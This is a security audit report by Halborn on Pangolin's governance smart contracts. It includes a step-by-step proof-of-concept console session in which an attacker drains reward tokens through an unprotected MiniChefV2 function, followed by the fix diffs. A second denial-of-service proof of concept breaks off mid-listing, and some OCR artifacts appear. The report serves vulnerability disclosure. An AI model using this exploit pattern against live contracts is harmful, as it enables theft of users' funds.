Pangolin

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **October 4th, 2021 - October 18th, 2021**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	10/04/2021	Roberto Reigada
0.2	Document Updates	10/18/2021	Roberto Reigada
0.3	Document Review	10/18/2021	Roberto Reigada
1.0	Remediation Plan	10/26/2021	Roberto Reigada
1.1	Remediation Plan Review	10/27/2021	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Roberto Reigada	Halborn	Roberto.Reigada@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Pangolin engaged Halborn to conduct a security audit on their Governance smart contracts beginning on October 4th, 2021 and ending on October 18th, 2021. The security assessment was scoped to the smart contracts provided in the Github repository pangolindex/governance

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some security risks that were addressed and accepted by the Pangolin team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process,and implementation; automated testing techniques help enhance coverage of the bridge code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hotspots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident, and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. It's quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that was used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.

3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:
The security assessment was scoped to the following governance smart contracts:
- Airdrop.sol
- CommunityTreasury.sol
- GovernorAlpha.sol
- LiquidityPoolManager.sol
- LiquidityPoolManagerV2.sol
- MiniChefV2.sol
- PNG.sol
- PangolinVoteCalculator.sol
- RewarderComplex.sol
- RewarderSimple.sol
- StakingRewards.sol
- Timelock.sol
- TreasuryVester.sol
- TreasuryVesterProxy.sol
- All contracts inherited by these contracts

Commit ID: 484b16dbf83480906ec9f20f7b4887ed81590330
Fixed Commit ID: aed6d4c1d7e0c7da1c58fea7b8d877e60cf83ad4
Extra Commit ID: 3e189dd0ec849083837a411f6b1a6b6742f733e8

In the Extra Commit ID, **only** some minor changes were audited. The changes were:
- Addition of a depositWithPermit function.
- Addition of 2 view functions: lpTokens() and poolInfos().

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	1	2	9	4

LIKELIHOOD

IMPACT

				(HAL-01)
	(HAL-04)		(HAL-02)	
(HAL-07) (HAL-08) (HAL-09)		(HAL-03)		
(HAL-16)	(HAL-10) (HAL-12) (HAL-13)	(HAL-05) (HAL-06)		
(HAL-14) (HAL-15) (HAL-17)		(HAL-11)		

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL01 - REWARD PERIOD CAN BE EXTENDED INDEFINITELY	Critical	SOLVED - 10/25/2021
HAL02 - INCORRECT LOGIC IN MINICHEFV2 LEADS TO DOS	High	SOLVED - 10/25/2021
HAL03 - LACK OF INTEGER OVERFLOW/UNDERFLOW PROTECTION	Medium	SOLVED - 10/25/2021
HAL04 - FUNCTION MIGRATE MISSING ONLYOWNER MODIFIER	Medium	SOLVED - 10/25/2021
HAL05 - IMPRECISION IN REWARD DISTRIBUTION	Low	RISK ACCEPTED
HAL06 - MISSING ZERO ADDRESS CHECK	Low	RISK ACCEPTED
HAL07 - FLOATING PRAGMA	Low	SOLVED - 10/25/2021
HAL08 - DEPRECATED PRAGMA VERSION OF SOLC	Low	RISK ACCEPTED
HAL09 - EXPERIMENTAL FEATURES ENABLED	Low	RISK ACCEPTED
HAL10 - EXTERNAL CALLS WITHIN A LOOP	Low	RISK ACCEPTED
HAL11 - USE OF BLOCK.TIMESTAMP	Low	RISK ACCEPTED
HAL12 - INCOMPATIBILITY WITH INFLATIONARY TOKENS	Low	RISK ACCEPTED
HAL13 - DIVIDE BEFORE MULTIPLY	Low	RISK ACCEPTED
HAL14 - UNUSED VARIABLE/EXPRESSION	Informational	ACKNOWLEDGED
HAL15 - POSSIBLE MISUSE OF PUBLIC FUNCTIONS	Informational	ACKNOWLEDGED
HAL16 - USE OF INLINE ASSEMBLY	Informational	ACKNOWLEDGED
HAL17 - TAUTOLOGY EXPRESSIONS	Informational	ACKNOWLEDGED

FINDINGS & TECH DETAILS

3.1 (HAL-01) REWARD PERIOD CAN BE EXTENDED INDEFINITELY - CRITICAL

Description:

In the contract MiniChefV2 the functions fundRewards, extendRewardsViaFunding and extendRewardsViaFunding perform internally the following function call:

```
SUSHI.safeTransfer(address(this), AmountOfTokensToTransfer);
```

This call does not make much sense as it is transferring tokens from the smart contract balance to itself address(this) which allows the following exploitable scenario:

1. Contract MiniChefV2 is deployed.

```
>>> sushi = owner.deploy(SUSHI)
Transaction sent: 0x7ad7af55e8120d0c0e4ab038f87b15c7cc56a126d93bf68c5ab0a05bf6135c1
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  SUSHI.constructor confirmed   Block: 13429294   Gas used: 905517 (13.47%)
  SUSHI deployed at: 0x7CBf425A0Ed8daEa33CE684B9d4577A413D3a293

>>> minichef = owner.deploy(MiniChefV22, sushi.address, owner.address)
Transaction sent: 0x4d51d6e8fefdb846bd098c0ac6b6e43ef73ebefe95ca1ea40cfb10de9548a88b
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.constructor confirmed   Block: 13429295   Gas used: 2862582 (42.59%)
  MiniChefV22 deployed at: 0x35F8812831F5887D63c4AC3879e3B2d8eD293ff5
```

2. Pool is added by the owner of the contract.

```
>>> sushi.mint(owner.address, 20000000000000000000) # 20e18
Transaction sent: 0x4f19f4806478416879d314543b7e0c7b1e346b02495c315553a2f9125ab23da3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  SUSHI.mint confirmed   Block: 13429305   Gas used: 66667 (0.99%)

<Transaction '0x4f19f4806478416879d314543b7e0c7b1e346b02495c315553a2f9125ab23da3'>
>>> lptoken1.mint(user1.address, 1000)
Transaction sent: 0x273398e4c129b661c04c2e94b84da6e853a4087a866ef676a0745032f490a3f7
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  lpToken.mint confirmed   Block: 13429306   Gas used: 66607 (0.99%)

<Transaction '0x273398e4c129b661c04c2e94b84da6e853a4087a866ef676a0745032f490a3f7'>
>>> output.yellow("Adding 1 pool in MiniChefV2:")
minichef.addPool(100, lptoken1.address, rewarder1.address)
Adding 1 pool in MiniChefV2:
Transaction sent: 0xd07355afe01e6386dc77ce2a65bff89286d6bd2539a2c38e344cd0408459d59f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  MiniChefV22.addPool confirmed   Block: 13429307   Gas used: 195611 (2.91%)
```

3. Owner of the contract transfer 20e18 SUSHI tokens to the MiniChefV2 contract.

```
>>> sushi.approve(minichef.address, 20000000000000000000, {'from': owner.address}) # 20e18
Transaction sent: 0xcd791845bd4b2b8376644961481ff7c3e3fc9111e8eabd7686daf6836abee3fe
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  SUSHI.approve confirmed   Block: 13429308   Gas used: 44106 (0.66%)

<Transaction '0xcd791845bd4b2b8376644961481ff7c3e3fc9111e8eabd7686daf6836abee3fe'>
>>> sushi.transfer(minichef.address, 20000000000000000000, {'from': owner.address}) # 20e18 - CONTRACT HAS 20e18 SUSHI REWARD TOKENS
Transaction sent: 0xadca59603fdf87bb3215b8c8d6483b0647349bcb4274f7a2079d24f21d0a5134
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  SUSHI.transfer confirmed   Block: 13429309   Gas used: 51075 (0.76%)

<Transaction '0xadca59603fdf87bb3215b8c8d6483b0647349bcb4274f7a2079d24f21d0a5134'>
>>> sushi.balanceOf(minichef.address)
20000000000000000000
```

4. Owner of the contract calls minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}). This means that just 1e18 SUSHI tokens were set as a reward for a total period of 86400 seconds (1 day). Once this reward period is finished and the tokens were harvested by the users, 19e18 SUSHI tokens should still remain in

the contract.

```
>>> output.greenn("Before fundRewards call: sushi.balanceOf(minichef.address) -> " + str(sushi.balanceOf(minichef.address)))
Before fundRewards call: sushi.balanceOf(minichef.address) -> 2000000000000000000
>>> tx = minichef.fundRewards(1000000000000000000, 86400, {'from': owner.address}) # 1e18 / 1 day = 86400 seconds
Transaction sent: 0xdb46daafb8909c2ff8863eda792b0f706ldfe45440c9711697f45cec9592dc3f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  MiniChefV22.fundRewards confirmed   Block: 13429310   Gas used: 92021 (1.37%)

>>> output.greenn("After fundRewards call: sushi.balanceOf(minichef.address) -> " + str(sushi.balanceOf(minichef.address)))
After fundRewards call: sushi.balanceOf(minichef.address) -> 2000000000000000000
>>> tx.subcalls
[
    {
        'from': "0x35F8812831F5887D63c4AC3879e3B2d8eD293fF5",
        'function': "transfer(address,uint256)",
        'inputs': {
            'amount': 1000000000000000000,
            'recipient': "0x35F8812831F5887D63c4AC3879e3B2d8eD293fF5"
        },
        'op': "CALL",
        'return_value': (True),
        'to': "0x7CBf425A0Ed8daEa33CE684B9d4577A413D3a293",
        'value': 0
    },
    {
        'from': "0x35F8812831F5887D63c4AC3879e3B2d8eD293fF5",
        'function': "balanceOf(address)",
        'inputs': {
            'account': "0x35F8812831F5887D63c4AC3879e3B2d8eD293fF5"
        },
        'op': "STATICCALL",
        'return_value': (0),
        'to': "0x189AD83D1380406c4032ff72d960560d0445A3E9"
    }
]
>>> minichef.address
'0x35F8812831F5887D63c4AC3879e3B2d8eD293fF5'
>>> # We can see how the SUSHI balance of the minichef contract remains the same as the tokens were transferred from the minichef
# contract to the minichef contract which makes no sense
```

5. Attacker calls deposit function, for example depositing 1000 LP tokens into pool id 0.

```
>>> output.yelloww("User1 deposits 1000 LP tokens in pool 0")
User1 deposits 1000 LP tokens in pool 0
>>> lptoken1.approve(minichef.address, 1000, {'from': user1.address})
Transaction sent: 0x187cf5a59fd2a532bc3390e999126848a47dcdb9013db3f046028d37be2fd56e
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13429311   Gas used: 44126 (0.66%)

<Transaction '0x187cf5a59fd2a532bc3390e999126848a47dcdb9013db3f046028d37be2fd56e'>
>>> minichef.deposit(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0x82eb81d1dd50e5a4e6943a02656f8b8ac4eb62067a28858f41802ff4d0d034b0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13429312   Gas used: 89855 (1.34%)

<Transaction '0x82eb81d1dd50e5a4e6943a02656f8b8ac4eb62067a28858f41802ff4d0d034b0'>
```

43200 seconds (12 hours) later. . .

6. Attacker calls harvest and receives 5000925925925893 92 SUSHI tokens.

```
>>> output.yelloww("Sleeping 43200 seconds...")
Sleeping 43200 seconds...
>>> chain.sleep(43200)
>>> chain.mine(1)
13429313
>>> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x2a7904fdc25370f4a16dc6b2f05e3a88f06c2436966427371cde302913356b53
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 2
  MiniChefV22.harvest confirmed   Block: 13429314   Gas used: 70959 (1.06%)

<Transaction '0x2a7904fdc25370f4a16dc6b2f05e3a88f06c2436966427371cde302913356b53'>
>>> output.redd("lptoken1.balanceOf(user1.address) -> " + str(lptoken1.balanceOf(user1.address)))
output.redd("sushi.balanceOf(user1.address) -> " + str(sushi.balanceOf(user1.address)))
output.greenn("sushi.balanceOf(minichef.address) -> " + str(sushi.balanceOf(minichef.address)))
lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 5000925925925893 92
sushi.balanceOf(minichef.address) -> 1949990740740710608
```

These tokens are sent through the harvest function:

Listing 1: MiniChefV2.sol - function harvest (Lines 331)

```
320 function harvest(uint256 pid, address to) public {
321     PoolInfo memory pool = updatePool(pid);
322     UserInfo storage user = userInfo[pid][msg.sender];
323     int256 accumulatedSushi = int256(user.amount.mul(pool.
            accSushiPerShare) / ACC_SUSHI_PRECISION);
324     uint256 _pendingSushi = accumulatedSushi.sub(user.rewardDebt).
            toUInt256();
325
326     // Effects
327     user.rewardDebt = accumulatedSushi;
328
329     // Interactions
```

```
330     if (_pendingSushi != 0) {
331         SUSHI.safeTransfer(to, _pendingSushi);
332     }
333
334     IRewarder _rewarder = rewarder[pid];
335     if (address(_rewarder) != address(0)) {
336         _rewarder.onSushiReward( pid, msg.sender, to,
                _pendingSushi, user.amount);
337     }
338
339     emit Harvest(msg.sender, pid, _pendingSushi);
340 }
```

And. . . the exploit itself:

7. User1 calls minichef.extendRewardsViaFunding(19499907407407410608, 0, {'from': user1.address}. Note that the amount specified is the total balance of SUSHI reward tokens of the MiniChefV2 contract:

```
sushi.balanceOf(minichef.address) -> 19499907407407410608
>>> minichef.extendRewardsViaFunding(19499907407407410608,0, {'from': user1.address})
Transaction sent: 0xb82030b55a5467cfac8f6bf594060bc7151202d994f16f22f9653457e80e8741
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 3
  MiniChefV22.extendRewardsViaFunding confirmed   Block: 13429315   Gas used: 23241 (0.35%)

<Transaction '0xb82030b55a5467cfac8f6bf594060bc7151202d994f16f22f9653457e80e8741'>
```

This is possible as extendRewardsViaFunding is an external function and has no onlyOwner modifier. It can be called by anyone:

Listing 2: MiniChefV2.sol - function extendRewardsViaFunding (Lines 459)

```
451 function extendRewardsViaFunding(uint256 funding, uint256
        minExtension) external {
452     require(funding > 0, "MiniChefV2: funding amount cannot be
            zero");
453
454     uint256 extensionDuration = funding / sushiPerSecond;
455     require(extensionDuration >= minExtension, "MiniChefV2:
            insufficient extension limit");
456
457     rewardsExpiration = rewardsExpiration.add(extensionDuration);
458
459     SUSHI.safeTransfer(address(this), funding);
460
461     emit LogRewardsExpiration(rewardsExpiration);
462 }
```

8. Right after this call the reward period was extended. As the reward rate is kept, the attacker now can call the harvest function every fixed periods of time until retrieving the 20e18 total reward tokens:

Listing 3

```
i = 1
while i<=40:
    print("Iteration -> " + str(i))
    output.yelloww("Sleeping 43200 seconds...")
    chain.sleep(43200)
    chain.mine(1)
    output.yelloww("Call -> minichef.harvest(0, user1.address, {'
        from': user1.address})")
    minichef.harvest(0, user1.address, {'from': user1.address})
    output.redd("lptoken1.balanceOf(user1.address) -> " + str(
        lptoken1.balanceOf(user1.address)))
    output.redd("sushi.balanceOf(user1.address) -> " + str(sushi.
        balanceOf(user1.address)))
    output.greenn("sushi.balanceOf(minichef.address) -> " + str(
        sushi.balanceOf(minichef.address)))
    i=i+1
```

```
ITERATION 1:
Iteration -> 1
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xa0e50962cf1c6c8022eb4e28c1ea43e76ac958675a5befd07d1e024eb9ee3ec2
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 4
  MiniChefV22.harvest confirmed   Block: 13429317   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 1000335648148141746
sushi.balanceOf(minichef.address) -> 18999664351851858254
```

```
ITERATION 10:
Iteration -> 10
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x41071371d1b8cbf464623ba420e868958f2e08a25508d9520f5be65a1a554f4d
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  MiniChefV22.harvest confirmed   Block: 13429335   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 5500405092592557390
sushi.balanceOf(minichef.address) -> 14499594907407442610
```

```
ITERATION 20:
Iteration -> 20
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x2335falec54c747836ab0cfb029dc41f4a052b0b9322169b4683dac72156a198
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 23
  MiniChefV22.harvest confirmed   Block: 13429355   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 10500486111111043908
sushi.balanceOf(minichef.address) -> 9499513888888956092
```

```
ITERATION 30:
Iteration -> 30
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x53bb99839f9b675fff47f8c3fceca195676a860810f538ff67f4b859e06ee7f3
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 33
  MiniChefV22.harvest confirmed   Block: 13429375   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 15500567129629530426
sushi.balanceOf(minichef.address) -> 4499432870370469574
```

```
LAST 3 ITERATIONS:
Iteration -> 37
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xf966930b772131ba92670e83523a535cefe631e17ece659e7181c51179e3226c
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 40
  MiniChefV22.harvest confirmed   Block: 13429389   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 19000624999999878396
sushi.balanceOf(minichef.address) -> 999375000000121604
Iteration -> 38
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0x8f03d1e8f846a20c18593b7acdbbdd76fe2444b7d152baafc0a39ba1071e87f5
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 41
  MiniChefV22.harvest confirmed   Block: 13429391   Gas used: 70959 (1.06%)

lptoken1.balanceOf(user1.address) -> 0
sushi.balanceOf(user1.address) -> 19500636574073949270
sushi.balanceOf(minichef.address) -> 499363425926050730
Iteration -> 39
Sleeping 43200 seconds...
Call -> minichef.harvest(0, user1.address, {'from': user1.address})
Transaction sent: 0xec1c4fa8998f4bfb3ca92dd9e333d27802cdd048f22b67c2ca35c77891767d8f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 42
  MiniChefV22.harvest confirmed (BoringERC20: Transfer failed)   Block: 13429393   Gas
```

Even if the owner of the contract only funded 1e18 reward tokens the attacker managed to steal the total amount: 20e18.

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

Halborn recommends adding the onlyOwner modifier to the functions extendRewardsViaFunding and extendRewardsViaDuration. Also, it is recommended to review and update accordingly the functions where SUSHI.safeTransfer is used.

Remediation Plan:

SOLVED: Pangolin team fixed all the functions by using safeTransferFrom (msg.sender, address(this), funding);.

The issue previously was that safeTransfer(address(this), funding); was being used. This call was basically transferring the tokens from the smart contract balance to the smart contract balance which makes no sense.


By using safeTransferFrom(msg.sender, address(this), funding); the tokens are now being transferred from the person that calls the function fundRewards, extendRewardsViaFunding and extendRewardsViaFunding to the smart contract as it was intended in the first place. We can see below the code changes performed by Pangolin team which totally corrected this issue. At the left, the old code and at the right, the fixed code:

fundRewards:

```
403   /// @notice Add funding and potentially extend duration of the rolling reward period
404   /// @param funding Amount of reward token to add
405   /// @param duration Total time (seconds) during which the additional funds are distributed
406   function fundRewards(uint256 funding, uint256 duration) external onlyFunder {
407       require(funding > 0, "MiniChefV2: funding cannot be zero");
408
409-      SUSHI.safeTransfer(address(this), funding);
410
411       if (block.timestamp >= rewardsExpiration) {
412           require(duration > 0, "MiniChefV2: reward duration cannot be zero");
413           massUpdateAllPools();
414           rewardsExpiration = block.timestamp.add(duration);
415-          sushiPerSecond = funding / duration;
416       } else {
417           uint256 remainingTime = rewardsExpiration.sub(block.timestamp);
418-          uint256 remainingRewards = remainingTime.mul(sushiPerSecond);
419           uint256 newRewardsExpiration = rewardsExpiration.add(duration);
420-          uint256 newSushiPerSecond = remainingRewards.add(funding) / (newRewardsExpiration.sub(t
421-          if (newSushiPerSecond != sushiPerSecond) {
422               massUpdateAllPools();
423           }
424           rewardsExpiration = newRewardsExpiration;
425-          sushiPerSecond = newSushiPerSecond;
426       }
427
428-      emit LogSushiPerSecond(sushiPerSecond);
429       emit LogRewardsExpiration(rewardsExpiration);
430   }
```

```
412   /// @notice Add funding and potentially extend duration of the rolling reward period
413   /// @param funding Amount of reward token to add
414   /// @param duration Total time (seconds) during which the additional funds are distributed
415   function fundRewards(uint256 funding, uint256 duration) external onlyFunder {
416       require(funding > 0, "MiniChefV2: funding cannot be zero");
417
418+      REWARD.safeTransferFrom(msg.sender, address(this), funding);
419
420       if (block.timestamp >= rewardsExpiration) {
421           require(duration > 0, "MiniChefV2: reward duration cannot be zero");
422           massUpdateAllPools();
423           rewardsExpiration = block.timestamp.add(duration);
424+          rewardPerSecond = funding / duration;
425       } else {
426           uint256 remainingTime = rewardsExpiration.sub(block.timestamp);
427+          uint256 remainingRewards = remainingTime.mul(rewardPerSecond);
428           uint256 newRewardsExpiration = rewardsExpiration.add(duration);
429+          uint256 newRewardPerSecond = remainingRewards.add(funding) / (newRewardsExpiration.sub(t
430+          if (newRewardPerSecond != rewardPerSecond) {
431               massUpdateAllPools();
432           }
433           rewardsExpiration = newRewardsExpiration;
434+          rewardPerSecond = newRewardPerSecond;
435       }
436
437+      emit LogRewardPerSecond(rewardPerSecond);
438       emit LogRewardsExpiration(rewardsExpiration);
439   }
```

`extendRewardsViaFunding` and `extendRewardsViaFunding`:



```
/// @notice Extends the rolling reward period by adding funds without changing the reward rate
/// @param funding Amount of reward token to add
/// @notice minExtension Minimum time (seconds) that the reward duration must be increased
function extendRewardsViaFunding(uint256 funding, uint256 minExtension) external {
    require(funding > 0, "MiniChefV2: funding amount cannot be zero");

-   uint256 extensionDuration = funding / sushiPerSecond;
    require(extensionDuration >= minExtension, "MiniChefV2: insufficient extension limit");

    rewardsExpiration = rewardsExpiration.add(extensionDuration);

-   SUSHI.safeTransfer(address(this), funding);

    emit LogRewardsExpiration(rewardsExpiration);
}

/// @notice Extends the rolling reward period by adding funds without changing the reward rate
/// @param extension Time (seconds) to increase the rewards duration
/// @param maxFunding Maximum amount of the reward token that can be used
function extendRewardsViaDuration(uint256 extension, uint256 maxFunding) external {
    require(extension > 0, "MiniChefV2: extension duration cannot be zero");

-   uint256 fundingRequired = sushiPerSecond.mul(extension);
    require(fundingRequired <= maxFunding, "MiniChefV2: insufficient funding limit");

    rewardsExpiration = rewardsExpiration.add(extension);

-   SUSHI.safeTransfer(address(this), fundingRequired);

    emit LogRewardsExpiration(rewardsExpiration);
}
}
```

```
/// @notice Extends the rolling reward period by adding funds without changing the reward rate
/// @param funding Amount of reward token to add
/// @notice minExtension Minimum time (seconds) that the reward duration must be increased
function extendRewardsViaFunding(uint256 funding, uint256 minExtension) external {
    require(funding > 0, "MiniChefV2: funding amount cannot be zero");

+   uint256 extensionDuration = funding / rewardPerSecond;
    require(extensionDuration >= minExtension, "MiniChefV2: insufficient extension limit");

    rewardsExpiration = rewardsExpiration.add(extensionDuration);

+   REWARD.safeTransferFrom(msg.sender, address(this), funding);

    emit LogRewardsExpiration(rewardsExpiration);
}

/// @notice Extends the rolling reward period by adding funds without changing the reward rate
/// @param extension Time (seconds) to increase the rewards duration
/// @param maxFunding Maximum amount of the reward token that can be used
function extendRewardsViaDuration(uint256 extension, uint256 maxFunding) external {
    require(extension > 0, "MiniChefV2: extension duration cannot be zero");

+   uint256 fundingRequired = rewardPerSecond.mul(extension);
    require(fundingRequired <= maxFunding, "MiniChefV2: insufficient funding limit");

    rewardsExpiration = rewardsExpiration.add(extension);

+   REWARD.safeTransferFrom(msg.sender, address(this), fundingRequired);

    emit LogRewardsExpiration(rewardsExpiration);
}
}
```

3.2 (HAL-02) INCORRECT LOGIC IN MINICHEFV2 LEADS TO DOS - HIGH

Description:

In the contract MiniChefV2 the function deposit allows any user to deposit LP tokens into a pool. On the other hand, the function fundRewards allows the owner of the contract and the funders to set up some rewards for those users that had deposited tokens into the contract. There is a logic flaw in the updatePool function that causes a partial Denial of Service under the following circumstances:

1. Contract MiniChefV2 is deployed.
2. Pool/pools are added by the owner of the contract.
3. A random user calls deposit function, for example depositing 1000 tokens into pool id 0.
4. Owner tries to call fundRewards function but it reverts (underflow).

Proof of Concept:

```
>>> minichef = owner.deploy(MiniChefV22, sushi.address, owner.address)
Transaction sent: 0xf35c3946f87730a62aee1982ec74b090ab2006ec3bf6ac43f0f6049773fece79
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 28
  MiniChefV22.constructor confirmed   Block: 13415725   Gas used: 2862582 (42.59%)
  MiniChefV22 deployed at: 0x2470DE8fC3c1a6766A82a9f9568A6fD4ac7ba51c

>>> rewarder1 = owner.deploy(RewarderSimple, 500000000000000000, sushi.address, minichef.address)
Transaction sent: 0xd7358f38c5c10a3e3589131879db24e1fe9aa2fc6149c8bb827f7cbe75840e43
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 29
  RewarderSimple.constructor confirmed   Block: 13415726   Gas used: 395545 (5.88%)
  RewarderSimple deployed at: 0xCaAB7EF78973f40fEE7669e48C2BE3211C9d0642

>>> minichef.addPool(100, lptoken1.address, rewarder1.address)
Transaction sent: 0x2711a9f0eecf80a8d1cc4700b9f567239388efa5aa391bd5a7e559242ec29203
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 30
  MiniChefV22.addPool confirmed   Block: 13415727   Gas used: 195611 (2.91%)

<Transaction '0x2711a9f0eecf80a8d1cc4700b9f567239388efa5aa391bd5a7e559242ec29203'>
>>> lptoken1.approve(minichef.address, 1000, {'from': user1.address})
Transaction sent: 0x0ac73ed4fb245a59725416fba4f42b64f1342fac48e5ded4e8faea6c51716b45
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 0
  lpToken.approve confirmed   Block: 13415728   Gas used: 44126 (0.66%)

<Transaction '0x0ac73ed4fb245a59725416fba4f42b64f1342fac48e5ded4e8faea6c51716b45'>
>>> minichef.deposit(0, 1000, user1.address, {'from': user1.address})
Transaction sent: 0xec4d93d1a28bbf1c0258e3b8a361176b9971d30d27acb7daefc0b4a05a31da91
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  MiniChefV22.deposit confirmed   Block: 13415729   Gas used: 89855 (1.34%)

<Transaction '0xec4d93d1a28bbf1c0258e3b8a361176b9971d30d27acb7daefc0b4a05a31da91'>
>>> sushi.approve(minichef.address, 100000000000000000000000, {'from': owner.address})
Transaction sent: 0x8ed1556d20c15cf74c622cdd59be495980463f718aaa2a6e81134fe039a551ed
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 31
